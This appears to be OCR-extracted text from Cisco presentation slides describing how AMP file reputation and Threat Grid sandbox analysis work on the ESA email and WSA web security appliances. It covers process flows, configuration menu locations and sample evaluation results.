
Threat Grid in the Cloud



1. Email sent from Internet
2. Accepted by ESA Appliance
3. Email passed through security stack on ESA
4. Threat intelligence from AMP Cloud used to determine if attachments are known malicious
5. If file is unknown and suspicious, it is sent to cloud instance of Threat Grid for analysis; message moved to temporary quarantine
6. If AMP Threat Grid malware analysis determines that it has serious malicious behaviors and indicators, the AMP Cloud is updated (poked) to mark file as bad
7. ESA polls for analysis completed and releases message from temporary quarantine
8. ESA further processes file according to policy

AMP File Reputation on ESA – Workflow


For Your Reference



File Analysis on ESA – File Upload Criteria

For Your Reference

File Upload Criteria:
- Supported File Types
- Attachment size <= 100 MB




Pre-classification rules
- Byte code rules that uncover suspicious indicators (see next slide)
- Rules developed and updated by Talos, ESA/WSA/Firepower checks for new updates once every 30 minutes

Configuring AMP for ESA
Enable AMP Services

For Your Reference

- Security Services > File Reputation and Analysis
- You can choose whether to enable or disable two services:
  - File Reputation (SHA-256)
  - File Analysis (Threat Grid integration)



Turns on File Analysis globally


Turns on File Reputation globally


Turns on File Types for FA globally

AMP on ESA in action


1 week of Evaluation Results

- Real Life example:
  - 220.000 users organization
  - CES for Email Security
  - AMP license activated for eval
- Here we've seen the opposite:
  - almost 10.000 AV hits
  - more than 35.000 hits by AMP
- BUT this was not a regular week
- Looking at a week with usual mail traffic, AMP still provides a huge value






Cisco Web Security
Complete Inbound Protection



WSA – AMP & Threat Grid Process Flow

Threat Grid in the Cloud



1. Web page content from Internet
2. Directed through WSA Appliance
3. Content passed through security stack on WSA
4. Threat intelligence from AMP Cloud used to determine if page object is known malicious
5. If object is “unknown” and qualifies for FA, it is sent to Threat Grid cloud for analysis
6. WSA does not wait for results from TG and allows object to be delivered
7. If AMP Threat Grid malware analysis determines that it has serious malicious behaviors and indicators, the AMP Cloud is updated (poked) to mark file as bad

Configuring AMP for WSA
Enable AMP Services

For Your Reference

- Security Services > Anti-Malware and Reputation Settings
- You can choose whether to enable or disable two services:
  - File Reputation (SHA-256)
  - File Analysis (analyse the file in TG)
- Very similar to ESA AMP FR/FA Settings and Advanced Settings

Edit Anti-Malware and Reputation Settings

Anti-Malware and Reputation Settings

Web Reputation Services

Web Reputation Filtering : ☑ Enable Web Reputation Filtering

Adaptive Scanning : ☑ Enable Adaptive Scanning

Adaptive Scanning improves efficacy by identifying high-risk content and automatically selecting the best combination of available anti-malware services. 